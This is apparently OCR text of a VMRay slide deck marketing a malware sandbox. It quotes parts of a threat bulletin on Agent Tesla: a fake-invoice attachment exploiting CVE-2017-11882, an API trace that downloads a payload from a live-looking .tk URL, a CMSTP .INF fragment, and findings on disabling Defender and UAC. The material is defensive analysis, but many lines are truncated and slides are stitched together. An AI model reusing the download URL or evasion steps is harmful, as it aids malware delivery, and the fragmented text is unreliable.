
VMRAY

X-Ray Vision for Malware

Malware behavior analysis and full visibility

Advanced (Targeted) Threats still be unbitable problem

(Firewalls, AVs, EDRs and SIEMs is not enough …)



- Ajax Security Team
- APT-C-36
- APT1
- APT12
- APT16
- APT17
- APT18
- APT19
- APT28
- APT29
- APT3
- APT30
- APT32
- APT33
- APT37
- APT38
- APT39
- APT41
- Axiom
- BlackOasis
- BlackTech


activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names
Organizations' group definitions may partially overlap with groups designated by other organiza

For the purposes of the Group pages, the MITRE ATT&CK team uses the term Group to refer to
names based on publicly reported associations, which are designated as "Associated Groups"
represent these names as exact overlaps and encourage analysts to do additional research.

Groups are mapped to publicly reported technique use and original references are included. The
solely through open source reporting. Groups are also mapped to reported Software used, and

ID	Name	Associated Groups	Description
G0018	admin@338		admin@338 is a China-based cyber thr organizations involved in financial, eco backdoors.
G0130	Ajax Security Team	Operation Woolen-Goldfish, AjaxTM, Rocket Kitten, Flying Kitten, Operation Saffron Rose	Ajax Security Team is a group that has website defacement operations to ma technologies.
G0099	APT-C-36	Blind Eagle	APT-C-36 is a suspected South Americ institutions as well as important corpo
G0006	APT1	Comment Crew, Comment Group, Comment Panda	APT1 is a Chinese threat group that ha Department, commonly known by its M
G0005	APT12	IXESHE, DynCalc,	APT12 is a threat group that has been

Behavioral Dynamic Analysis is the ONLY way to detect Advanced / Hybrid Threat



1 attachment: INVOICE-6754.doc 302 KB


Figure 1: VMRay Analyzer – Email delivering Agent Tesla (top) and the email displa

In the following Threat Bulletin, we'll explore the delivery process of an
differences and similarities between different versions of Agent Tesla. Wi
into a fairly recent sample of Agent Tesla (v3) delivered as an email attac

Agent Tesla – Initial Stages

The email arrives with an attachment posing as an invoice with the .doc
document. When it's opened, it exploits CVE-2017-11882 to execute furth
exploitation of the Equation Editor (eqnedt32.exe) is responsible for dow
stage (Figure 2).

```
[0102.667] GlobalLock (hMem=0x6b0074) returned 0x4520048
[0102.667] GetProcAddress (hModule=0x765d0000, lpProcName="ExpandEnvironmentStringsW"
[0102.667] ExpandEnvironmentStringsW (in: lpSrc="%APPDATA%\\yugox3794589.scr", lpDst=
"C:\\Users\\RDhJOCNFevzX\\AppData\\Roaming\\yugox3794589.scr") returned 0x37
[0102.667] LoadLibraryW (lpLibFileName="UrlMon") returned 0x716a0000
[0102.701] GetProcAddress (hModule=0x716a0000, lpProcName="URLDownloadToFileW") retur
[0102.701] URLDownloadToFileW (param_1=0x0, param_2="http://zytrox.tk/modex/yugox.scr
"C:\\Users\\RDhJOCNFevzX\\AppData\\Roaming\\yugox3794589.scr" (normalized:
"c:\\users\\rdhj0cnfevzx\\appdata\\roaming\\yugox3794589.scr"), param_4=0x0, param_5=
[0117.452] GetProcAddress (hModule=0x765d0000, lpProcName="GetStartupInfoW") returned
[0117.452] GetStartupInfoW (in: lpStartupInfo=0x19ec0c | out: lpStartupInfo=0x19ec0c*
"WinSta0\\Default", lpTitle="C:\\Program Files (x86)\\Microsoft Office\\Root\\VFS\\Pr
Shared\\EQUATION\\EQNEDT32.EXE", dwX=0x28, dwY=0x28, dwXSize=0x50, dwYSize=0x28, dwXC
dwFillAttribute=0x0, dwFlags=0x80, wShowWindow=0x1, cbReserved2=0x0, lpReserved2=0x0,
hStdError=0x19f4b8))
[0117.452] GetProcAddress (hModule=0x765d0000, lpProcName="CreateProcessW") returned
```



Agent Tesla's most common and successful delivery method is through email, either in the form of spam or more targeted campaigns (OPEC+, COVID-19, ISPS), where the malware is bundled as an attachment, usually in the form of a document or a compressed archive (Figure 1).


Email Information

Sender	"Seafreight Export LCL" <caf9@4b2dacf5.com>
Subject	hello
To	79187ec28d26@5371a2355655.sg
Cc	-
Bcc	-

Email Body

Size	12 bytes
Mime-Type	text/plain
Actions	•••

[redacted]



```
[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%Un

[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
```

Figure 4: .INF file passed to CMSTP.exe as an argument.

During the following steps of the execution, we observe how Agent Tesla makes sure that it
discovered by adding its image path as an exclusion for Windows Defender (Figure 5). Addit
disables the UAC dialog by overwriting the corresponding settings in the registry. Doing this
notified or prompted for permission if an elevated (requiring administrator access token) ac
Agent Tesla is silently installed.


5/5	Defense Evasion	Modifies Windows Defender co
• (Process #12) yugox3794589.scr adds exclusion for Windows Defender. •••		
5/5	Defense Evasion	Bypasses Windows User Accour
• (Process #12) yugox3794589.scr disables UAC dialog via registry. •••		

Limited possibilities for dynamic behavioral analysis

- Insufficient SOC resources to handle the high volume of alerts (Alert Fatigue)
- Malware Slipping Through the Defences
- Poorly Automated Analysis Methods
- Missing in-house Threat Intelligence

The Right Technology at the Right Time

VMRAY



VERDICT

MALICIOUS

Reputation Analysis

Eliminates known benign files in milliseconds

Static Analysis


Identifies potentially malicious elements

Dynamic Analysis

Full visibility into malware behavior

Automated Malware Analysis – Sandbox Basics

VMRAY




AGENT-BASED

Monitors malware

Sandbox Agent

Malware detects sandbox



AGENTLESS MONITORING


Monitors malware

VMRAY

Malware cannot detect sandbox

Solarwind like Attack: We are prepaid

VMRAY



nt Manager disables Reputation Analysis completely then this message disp

Account Reputation Setting	Always Disabled

The screenshots above are from the Cloud version, but this feature is also available in th Clicking on the exclamation point displays a tooltip with more information for the user.

Windows Installer Patch Protection

Although not so commonly used, Windows Installer Patch malware can be particularly d analyzing these Installer Patch files (which have an extension of .msp) has been added t

Of course, any Installer Patch file requires that you also have the corresponding Installer analyze both the MSI file and the MSP file simultaneously. To handle this in the VMRay P Installer MSI at the same time as your MSP using the Prescript feature of Dynamic Analy MSP sample onto the Submissions page and it is recognized automatically as a Windows

Sample	samplesoftware.msp(16.44 KB)
Sample Type	Windows Installer Patch


The Power of VMRay

Advanced Threat Detection

Including threats others miss

Alert Triage

Automated validation of alerts from different sources

